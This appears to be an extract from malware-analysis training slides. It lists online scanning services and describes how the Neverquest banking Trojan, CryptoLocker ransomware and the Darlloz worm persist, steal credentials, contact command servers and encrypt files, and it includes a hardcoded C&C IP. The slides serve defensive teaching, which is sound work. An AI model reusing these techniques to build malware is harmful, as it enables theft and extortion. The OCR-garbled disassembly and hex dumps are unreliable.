CMC	POWTool!Win32.PwDump!O	2014-03-07
ClamAV	Trojan!PwDump	2014-03-10
Comodo	W32.Trojan.VIT-3945	2014-03-11




Online Malware Analysis Services



Anubis: Analyzing Unknown Binaries
<http://anubis.iseclab.org>




Metascan Online
<http://www.metascn-online.com>




Avast! Online Scanner
<http://91.213.143.22>




Bitdefender QuickScan
<http://quickscan.bitdefender.com>



Malware Protection Center
<https://www.microsoft.com>



UploadMalware.com
<http://www.uploadmalware.com>



ThreatExpert
<http://www.threatexpert.com>



Online Virus Scanner
<http://www.fortiguard.com>



Dr. Web Online Scanners
<http://vms.drweb.com>



ThreatAnalyzer
<http://www.threattracksecurity.com>


Trojan Analysis: Neverquest



A new banking Trojan known as Neverquest, is active and being used to attack a number of popular banking websites



This Trojan can identify target sites by searching for specific keywords on web pages that victims are browsing



After infecting a system, the malware gives an attacker control of the infected machine with the help of a Virtual Network Computing (VNC, for remote access) and SOCKS proxy server



The Trojan targets several banking sites and steals sensitive information such as login credentials that customers enter into these websites



The Trojan also steals login information related to social networking sites like Twitter, and sends this information to its control server


<https://blogs.mcafee.com>

Trojan Analysis: Neverquest (Cont'd)




- Once it infects a system, the Trojan drops a random-name DLL with a .dat extension in the %APPDATA% folder
- The Trojan then automatically runs this DLL using regsvr32.exe /s [DLL PATH] by adding a key under "Software\Microsoft\Windows\CurrentVersion\Run\".
- The Trojan tries to inject its malicious code into running processes and waits for browser processes such as iexplorer.exe or firefox.exe
- Once the victim opens any site with these browsers, the Trojan requests the encrypted configuration file from its control server

The screenshot shows a NetworkMiner capture window titled "Follow TCP Stream". The "Stream Content" pane displays a POST request to "/formdisplay.php?fid=667167034" with the following headers:
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host: [REDACTED].com
Content-Length: 65
Cache-Control: no-cache
The response body starts with "id=CC573F78000000250000000000270000&info=020000020501010100030A28HTTP/1.1 200 OK" followed by several lines of raw hex and ASCII data. A red box highlights the word "Encrypted config file" in the ASCII dump, which appears to be part of the response body. The bottom of the window shows options for "Find", "Save As", "Print", and various encoding/decoding modes like ASCII, EBCDIC, Hex Dump, C Arrays, and Raw.



<https://blogs.mcafee.com>

Trojan Analysis: Neverquest (Cont'd)



- The Trojan generates a unique ID number that will be used in subsequent requests
- The reply is encrypted with aPLib compression
- The reply data is appended to an "AP32" string, followed by a decompression routine
- The configuration file contains a huge amount of JavaScript code, a number of bank websites, social networking websites, and list of financial keywords
- The JavaScript code in the configuration file is used to modify the page contents of the bank's site to steal sensitive information

Address	Hex Dump	Description	Comment
00A78A71	67	INC EDI	
00A78A74	3B7D 08	CMP EDI, DWORD PTR SS:[1397+8]	
00A78A79	* 72 E9	JBE SHORT GOA78A6A	
00A78A7B	BB4D 08	MOV ECX, DWORD PTR SS:[1397+8]	
00A78A7D	8045 74	LVA FAX, DWORD PTR SS:[1397+8]	
00A78A81	2D7D 7C	LVA FAX, DWORD PTR SS:[1397+8]	
00A78A84	C706 41500332	MOV DWORD PTR DS:[1511], 3033304:	
00A78A8A	E8 7D140000	CALL <API2B-Decompress>	
00A78A8D	85C0	TEST EAX, EAX	
00A78A91	* 78 04	JNE SHORT 00A78A87	
00A78A93	33C0	XOR EAX, EAX	
00A78A95	- EB 71	LEA EAX, DWORD PTR DS:[1397+4]	
00A78A98	8B45 FC	MOV EAX, DWORD PTR SS:[1397+4]	
00A78A9A	E13B 45434447	CMPS/DWORD PTR DS:[EAX], 45434447	
00A78A9D	* 74 09	JZ SHORT 00A78A8D	
00A78A9E	50	PUSH EAX	
00A78A9F	E8 11140000	CALL <UAT/287>	
00A78AA0	B9	POP ECX	
00A78AA2	- ED E0	LEA EAX, DWORD PTR DS:[1397+4]	
00A78AA3	8B3D 40000000	MOV EDI, DWORD PTR DS:[1397+4]	

Kernel32.InterlockedExchange

Address	Hex Dump	ASCII
07A4C020	45 45 45 45	IECODEL0E21Q 1
07A4C030	73 45 32 75	servicing...
07A4C040	60 60 60 61	Line.com/C1/Access
07A4C050	75 60 74 72	web/Summary.asp
07A4C060	73 00 17 00	x Grid->GetMainData
07A4C070	4E 60 45 72	task...>...id="
07A4C080	64 49 26 40	GetMainData->
07A4C090	74 70 60 65	style="display:none
07A4C0A0	4F 65 22 00	int C1servicin
07A4C0B0	67 78 63 61	g...
07A4C0C0	74 43 31 27	/C1/Access/
07A4C0D0	4F 43 26 24	GetMainData->
07A4C0E0	61 76 69 67	old=" style="di
07A4C0F0	62 64 60 72	playment: 0 1
07A4C100	6E 61 76 69	01 63 6
07A4C110	6F 40 44 45	service...>...
07A4C120	73 70 40 61	ton.cba/C1/Access
07A4C130	73 60 50 68	web/Summary.asp
07A4C140	65 4F 48 65	c.011=>TENTATION
07A4C150	75 6E 74 73	TAKE...>...id="
07A4C160	78 00 24 65	" style="displa
07A4C170	71 11 49 48	ying...>...id="
07A4C180	45 52 22 00	Line.com/C1/Access
07A4C190	59 54 01 41	/Summary.aspx...>
07A4C1A0	62 22 20 72	d=>CODE007">...
07A4C1B0	72 3A 63 67	
07A4C1C0	62 65 32 00	
07A4C1D0	62 60 60 43	
07A4C1E0	64 10 22 50	

Decrypted config file

<https://blcgs.mcafee.com>

Trojan Analysis: Neverquest (Cont'd)



- ↳ If the Trojan finds any of the keywords on a web page, it will steal the full URL and all user-entered information and sends this data to the attacker
 - ↳ The Trojan sends a unique ID number followed by the full URL containing username and password
 - ↳ The Trojan also sends all web page contents compressed with aPLib to the attacker in the following format

<https://blogs.mcafee.com>

Virus Analysis: Ransom Cryptolocker



Ransom Cryptolocker is a ransom-ware that on execution locks the user's system thereby leaving the system in an unusable state



It also encrypts the list of file types present in the user system




The compromised user has to pay the attacker with ransom to unlock the system and to get the files decrypted

Infection and Propagation Vectors



The malware is being propagated via malicious links in spam e-mails which leads to pages exploiting common system vulnerabilities



These exploit pages will drop Ransom Cryptolocker and other malicious executable files on the affected machine

<https://kc.mcafee.com>

Virus Analysis: Ransom Cryptolocker (Cont'd)



Characteristics and Symptoms

The contents of the original files are encrypted using AES Algorithm with a randomly generated key



Once the system is infected, the malware binary first tries to connect to a hard coded command and control server with IP address 184.164.136.134



If this attempt fails, it generates a domain name using random domain name algorithm and appends it with domain names such as .org, .net, .co.uk, .info, .com, .bit, and .ru



Encryption Technique

The malware uses an AES algorithm to encrypt the files. The malware first generates a 256 bit AES key and this will be used to encrypt the files




In order to be able to decrypt the files, the malware author needs to know that key



To avoid transmitting the key in clear text, the malware will encrypt it using an asymmetric key algorithm, namely the RSA public/private key pair



This encrypted key is then submitted to the C&C server



<https://kc.mcafee.com>

Virus Analysis: Ransom Cryptolocker (Cont'd)



Once the system is compromised, the malware displays the below mentioned warning to the user and demand ransom to decrypt the files





It maintains the list of files which was encrypted by this malware under the following registry entry

• HKEY_CURRENT_USER\Software\CryptoLocker\Files



On execution, this malware binary copies itself to %AppData% location and deletes itself using a batch file

• %AppData%\{2E376276-3A5A-0712-2BE2-FBF2CFF7ECD5}.exe



<https://kc.mcafee.com>


Worm Analysis: Darlloz

(Internet of Things (IoT) Worm)



Darlloz is a Linux worm that is engineered to target the “Internet of things”

It targets computers running Intel x86 architectures and also focuses on devices running the ARM, MIPS, and PowerPC architectures, which are usually found on routers, set-top boxes, and security cameras



<http://www.symantec.com>

Worm Analysis: Darlloz

(Internet of Things (IoT) Worm) (Cont'd)



